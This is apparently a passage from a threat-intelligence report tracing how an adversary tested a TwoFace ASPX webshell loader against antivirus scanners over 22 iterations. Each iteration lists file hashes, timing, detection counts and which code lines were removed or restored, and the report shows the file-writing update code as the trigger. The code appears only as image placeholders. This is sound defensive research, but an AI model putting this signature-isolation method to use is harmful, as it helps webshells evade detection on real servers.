
Analysis:

The developer puts the HTML tags and C# header back into the file, but removes the line that sets the password salt variable ("hnRwONTdZ") and changes the variable that stores the embedded webshell's Base64 encoded ciphertext to "222". This change lowered the detection rate, suggesting that either the password salt variable line or the embedded webshell's encoded ciphertext causes detection.
iteration2

Figure 4 Changes made in iteration 2 of testing


Iteration 3

Files: da280d5b0955fc1dce27c6fbbbdbe3049949ad75b0d3fb00dc9e736c7ba84668 vs e7963620205f52b5e2649911acd68d08fcebcbdc7dd312ef73c602f07d730e06
Filenames: out2.aspx vs out2.aspx
Delta: 9 minutes 41 seconds
Positives: 2 -> 2

Analysis:
The developer does nothing more than removing the line that stores the embedded webshell's Base64 encoded ciphertext.
iteration3

Figure 5 Changes made in iteration 3 of testing


Iteration 4

Files: e7963620205f52b5e2649911acd68d08fcebcbdc7dd312ef73c602f07d730e06 vs 387738ad7e732ad3b63af2fd51da311c5d01ffca031230d81ee627221b56ff09
Filenames: out2.aspx vs out2.aspx
Delta: 55 seconds
Positives: 2 -> 2
Analysis:
The developer removes the line that obtains the Base64 encoded password from the inbound request, decodes it and saves it to a variable ("BSfbQohad").
iteration4

Figure 6 Changes made in iteration 4 of testing

 
Iteration 5

Files: 387738ad7e732ad3b63af2fd51da311c5d01ffca031230d81ee627221b56ff09 vs a443f6918d4ea0caca0bee8afb41e972bc5f9b7b49a1b72e8a254fdb887988ba
Filenames: out2.aspx vs out2.aspx
Delta: 5 minutes 18 seconds
Positives: 2 -> 0

Analysis:

The developer adds the variable ("NQkRIVFnXc") used to store the embedded webshell, but assigns it an empty string. They also add the line used to obtain the password removed from the previous iteration. The main difference seen in this iteration is the fact the developer now has the TwoFace code formatted in a form that looks similar to pretty print. These changes lowered the detection rate to 0, which suggests to the developer that the detections are occurring on the embedded webshell's encoded ciphertext.

We believe the developer formatted the script using pretty print to make it easier to make granular modifications to the script in upcoming iterations.
iteration5

Figure 7 Changes made in iteration 5 of testing

 
Iteration 6
Files: a443f6918d4ea0caca0bee8afb41e972bc5f9b7b49a1b72e8a254fdb887988ba vs bd0d9f267318da8197913a56f240f0a0152a5ad96acddc85eed97096d42b0479
Filenames: out2.aspx vs out2.aspx
Delta: 1 minute 27 seconds
Positives: 0 -> 1

Analysis:
The developer changes the variable ("NQkRIVFnXc") used to store the embedded webshell to the original Base64 encoded ciphertext of the webshell seen in the first testing sample. They also reintroduce the password salt variable ("hnRwONTdZ") with its original value as well. Therefore, the differences between the sample generated in this testing iteration compared to the initial file results in only formatting, as the current file is formatted using pretty print and the original sample was not.
iteration6

Figure 8 Changes made in iteration 6 of testing

 
Iteration 7
Files: bd0d9f267318da8197913a56f240f0a0152a5ad96acddc85eed97096d42b0479 vs fcecc7392b8a51c215f569bb56044409ceb4ab9beccabb6128e9458add1deac1
Filenames: out2.aspx vs out2.aspx
Delta: 2 minutes 6 seconds
Positives: 1 -> 0
Analysis:
The developer removes the line that sets the password salt variable ("hnRwONTdZ") and removes all but the first 4 bytes of the Base64 encoded ciphertext within the variable ("NQkRIVFnXc") used to store the embedded webshell. We believe the developer is checking to see if the password salt variable/value or the first four bytes of the encoded ciphertext of the webshell were causing detection.
iteration7

Figure 9 Changes made in iteration 7 of testing


Iteration 8

Files: fcecc7392b8a51c215f569bb56044409ceb4ab9beccabb6128e9458add1deac1 vs bc76fea3f9b549799f73c675a5f141d32c775e6afac53a71c06124dbece65e7c
Filenames: out2.aspx vs out2.aspx
Delta: 1 minute 18 seconds
Positives: 0 -> 0
Analysis:
The developer reintroduces the line that sets the password salt variable ("hnRwONTdZ") and its original value and sets the variable ("NQkRIVFnXc") used to store the embedded webshell to an empty string. These changes suggest to the developer that detection is not caused by the password salt variable and value, but the detection is part of the encoded ciphertext of the embedded webshell.
iteration8

Figure 10 Changes made in iteration 8 of testing


Iteration 9

Files: bc76fea3f9b549799f73c675a5f141d32c775e6afac53a71c06124dbece65e7c vs a6c62217c27a0bc0a5d9ea37c71d29049846a3d75b680b9ae74cf5ff498af529
Filenames: out2.aspx vs w1.aspx
Delta: 2 minutes 16 seconds
Positives: 0 -> 0
Analysis:
The developer removes all lines of code from the TwoFace loader script except for the line that sets the variable ("NQkRIVFnXc") used to store the embedded webshell to its original value. The detection rate does not increase, which tells the developer that the detection is not solely focused on the embedded webshell's encoded ciphertext.
iteration9

Figure 11 Changes made in iteration 9 of testing


Iteration 10

Files: a6c62217c27a0bc0a5d9ea37c71d29049846a3d75b680b9ae74cf5ff498af529 vs 9fd3672c9d3d43755495e85cead5c6a5d67fab70178250aeb8f01b3dd09f820f
Filenames: w1.aspx vs out2.aspx
Delta: 1 minute 22 seconds
Positives: 0 -> 1
Analysis:
In this iteration of testing, the developer reverts all the changes made in the previous iteration by removing the line that sets the variable ("NQkRIVFnXc") used to store the embedded webshell and added all of the lines removed from the script. The main change done in this iteration is to initialize the variable ("NQkRIVFnXc") used to store the embedded webshell on one line and setting it to its original value on another line. The purpose of this change it to see if detection is caused by initializing the variable and setting its value in one line of code, instead of splitting up into two lines. The detection rate increases, suggesting that splitting the variable initialization and variable value setting does not evade detection.
iteration11
 

Figure 12 Changes made in iteration 10 of testing


Iteration 11

Files: 9fd3672c9d3d43755495e85cead5c6a5d67fab70178250aeb8f01b3dd09f820f vs d3983d0bccd38b6198f9dcc9d0a0eec46d31ccad0e7b9575e25368e740b51a6a
Filenames: out2.aspx vs w1.aspx
Delta: 12 minutes 5 seconds
Positives: 1 -> 0
Analysis:
The developer reintroduces the line that sets the variable ("NQkRIVFnXc") used to store the embedded webshell to its original value. The developer then removes major portions of the TwoFace loader script, such as:

  • Removed line of code used to set password salt variable ("hnRwONTdZ") with its original value
  • Removed line of code used to get the Base64 encoded password from the inbound request, decode it and saves it to a variable ("BSfbQohad")
  • Removed line of code used to compare a hardcoded hash to the SHA1 of the inbound password and password hash for authentication
  • Removed line of code used to obtain the physical path on the IIS server ("PATH_TRANSLATED")
  • Removed line of code to check the inbound request for the filename (Request.Form["n"]) to write the embedded webshell
  • Removed line of code to check the inbound request for the data to use to update the embedded webshell within the file
  • Removed lines of code used to update the embedded webshell within the file

What remains of the TwoFace loader script? The developer left the code used to decrypt the embedded webshell and write it to the system. This suggests that the developer is attempting to determine what in the TwoFace loader code that coupled with the embedded webshell is causing detection. The detection rate dropped to 0, which suggests that the code used to write the embedded webshell to the system is not responsible for detection, rather portions of the removed lines cause detection.
 

iteration12

Figure 13 Changes made in iteration 11 of testing


Iteration 12

Files: d3983d0bccd38b6198f9dcc9d0a0eec46d31ccad0e7b9575e25368e740b51a6a vs 5979506165bb489dae0826daa8051588f3944a711bb5c9bdff7f5cfe5b616ea3
Filenames: w1.aspx vs out2.aspx
Delta: 1 minute 19 seconds
Positives: 0 -> 0
Analysis:
In this iteration, the developer reintroduced the following portions of the TwoFace loader script that were removed in the previous iteration, specifically:

  • Added line of code used to set password salt variable ("hnRwONTdZ") with its original value
  • Added line of code used to get the base64 encoded password from the inbound request, decode it and saves it to a variable ("BSfbQohad")
  • Added line of code used to compare a hardcoded hash to the SHA1 of the inbound password and password hash for authentication
  • Added line of code used to obtain the physical path on the IIS server ("PATH_TRANSLATED")
  • Added line of code to check the inbound request for the filename (Request.Form["n"]) to write the embedded webshell


The developer omitted the lines of code responsible for checking the inbound request for data and the lines of code to update the embedded webshell within the file. The detection rate did not increase, suggesting that the developer determined that the detection is occurring in the code that allows for remote updating of the embedded webshell.
iteration12

Figure 14 Changes made in iteration 12 of testing


Iteration 13

Files: 5979506165bb489dae0826daa8051588f3944a711bb5c9bdff7f5cfe5b616ea3 vs 3b2546a57b6edf57c7dc3f062a79a6f18e4dbb78570eede232431b36b5c51089
Filenames: out2.aspx vs out2.aspx
Delta: 50 seconds
Positives: 0 -> 0
Analysis:

Using insight into the cause for detection from the previous iteration, the developer slowly reintroduces portions of the code used to remotely update the embedded webshell. In this iteration, the developer reintroduces the if statement that checks the inbound request for the data to use to update the embedded webshell within the file. The detection rate did not change; therefore, the developer knows that this line is not causing detection.
iteration13

Figure 15 Changes made in iteration 13 of testing


Iteration 14

Files: 3b2546a57b6edf57c7dc3f062a79a6f18e4dbb78570eede232431b36b5c51089 vs 9ecd1f1761988994511ade39e38f22e28c9200bea3b6a1194de032d3877da757
Filenames: out2.aspx vs out2.aspx
Delta: 1 minute
Positives: 0 -> 0

Analysis:

The developer adds another line from the code used to update the embedded webshell. The line added in this iteration is responsible for reading the contents of the TwoFace loader webshell (path stored in 'LlGKKnqJdfya') and stores the contents in a variable ('cXUIJeCnEz'). The detection rate stayed the same, which suggests to the developer that this line of code is not causing detection.
iteration14

Figure 16 Changes made in iteration 14 of testing


Iteration 15

Files: 9ecd1f1761988994511ade39e38f22e28c9200bea3b6a1194de032d3877da757 vs fc35c1b652496932036544758d43d629696e7f33e547638b90dc9a0a0fbfd755
Filenames: out2.aspx vs out2.aspx
Delta: 1 minute 4 seconds
Positives: 0 -> 0

Analysis:
The developer adds another line from the code used to update the embedded webshell. The line added in this iteration creates a variable that it stores a string. The string stored in the variable contains code used in TwoFace loader to initialize the variable ('NQkRIVFnXc') that stores the embedded webshell. Adding this line of code to the file did not change the detection rate, which suggests to the developer that this code does not cause detection.
 
iteration15

Figure 17 Changes made in iteration 15 of testing


Iteration 16

Files: fc35c1b652496932036544758d43d629696e7f33e547638b90dc9a0a0fbfd755 vs 59155e0db84ca2aa4a4fc0c0a4f7a71446bb963e2544f131c81aa902f7c3b38d
Filenames: out2.aspx vs out2.aspx
Delta: 1 minute 27 seconds
Positives: 0 -> 0
Analysis:
The developer adds yet another line from the update code. The added line initializes a variable that stores the length of the string stored in the variable added in the previous iteration. The detection rate did not increase based on the addition of this line.
iteration16

Figure 18 Changes made in iteration 16 of testing


Iteration 17

Files: 59155e0db84ca2aa4a4fc0c0a4f7a71446bb963e2544f131c81aa902f7c3b38d vs aa8be54babad2c70d51a0146fd42c947f5fc0705bc9edc237f61a05275cf2f31
Filenames: out2.aspx vs out2.aspx
Delta: 58 seconds
Positives: 0 -> 0
Analysis:

The developer adds two more lines from the update code. The first line added finds the index of the double quote character in the string in the line of code introduced two iterations prior. The second line of code essentially replaces the embedded webshell read in from the TwoFace loader file with the data provided from the inbound request. The addition of these two lines did not change the detection rate.
iteration17

Figure 19 Changes made in iteration 17 of testing


Iteration 18

Files: aa8be54babad2c70d51a0146fd42c947f5fc0705bc9edc237f61a05275cf2f31 vs e3f1e7021604e7d7a7a7c500c2564abb5b3a9c278bd7cef131e650654ef796bd
Filenames: out2.aspx vs out2.aspx
Delta: 46 seconds
Positives: 0 -> 1
Analysis:

The developer adds one more line from the update code, which is responsible for writing the variable that contains the TwoFace loader script with its newly updated embedded webshell to a file. This essentially updates the TwoFace loader file to include a new embedded webshell. The addition of this line of code increased the detection rate, which lets the developer know that detection of the TwoFace loader stems from this line of code.
iteration18

Figure 20 Changes made in iteration 18 of testing


Iteration 19

Files: e3f1e7021604e7d7a7a7c500c2564abb5b3a9c278bd7cef131e650654ef796bd vs 65d744d907c8d69100bad5ce14ad780d57688eb6f0f1276bbf956711adfcea99
Filenames: out2.aspx vs out2.aspx
Delta: 5 minutes 8 seconds
Positives: 1 -> 1
Analysis:

The developer now starts making changes to the line of code that writes the new TwoFace loader script to a file. In this iteration, the developer does nothing more than concatenating the 2 character to the data before writing it to the file. We believe the developer is testing to see if detection is based on the exact line of code, but this modification did not change the detection rate.
iteration19

Figure 21 Changes made in iteration 19 of testing


Iteration 20

Files: 65d744d907c8d69100bad5ce14ad780d57688eb6f0f1276bbf956711adfcea99 vs 672a43ef6914f6090c20c19348af1bfed05919177f1bfb03dc8dbde0c8bbd49d
Filenames: out2.aspx vs out2.aspx
Delta: 3 minutes 32 seconds
Positives: 1 -> 1
Analysis:
The developer adds two lines of code before and two lines of code after the line that writes the new TwoFace loader script to the file. The developer had already determined that the lines of code added in this iteration did not cause an increase in detection, as the lines of code added is the same as introduced in iteration 15. These additions did not change the detection rate, suggesting that padding the offending line of code with additional lines of code did not affect the detection rate.
iteration20

Figure 22 Changes made in iteration 20 of testing


Iteration 21

Files: 672a43ef6914f6090c20c19348af1bfed05919177f1bfb03dc8dbde0c8bbd49d vs 03e2c6850887702ae70db57582653d7c31c6f92d116746c610d379014a5ff4a0
Filenames: out2.aspx vs out1.aspx
Delta: 10 minutes 8 seconds
Positives: 1 -> 1
Analysis:
The developer removes the four lines of code added in the previous iteration, as well as several newlines between lines of code earlier in the TwoFace loader script. These changes did not affect the detection rate.
iteration21

Figure 23 Changes made in iteration 21 of testing


Iteration 22

Files: 03e2c6850887702ae70db57582653d7c31c6f92d116746c610d379014a5ff4a0 vs 3e0c251962976395fff489a985290afe02175baf0cdf3d14eb3e01b3821414e9
Filenames: out1.aspx vs out1.aspx
Delta: 49 seconds
Positives: 1 -> 0
Analysis:

The developer completely removes the update code from the TwoFace loader script. This change brings the detection rate back down to 0.
 
iteration22

Figure 24 Changes made in iteration 22 of testing

Analysis of CVE-2017-11882 Exploit in the Wild

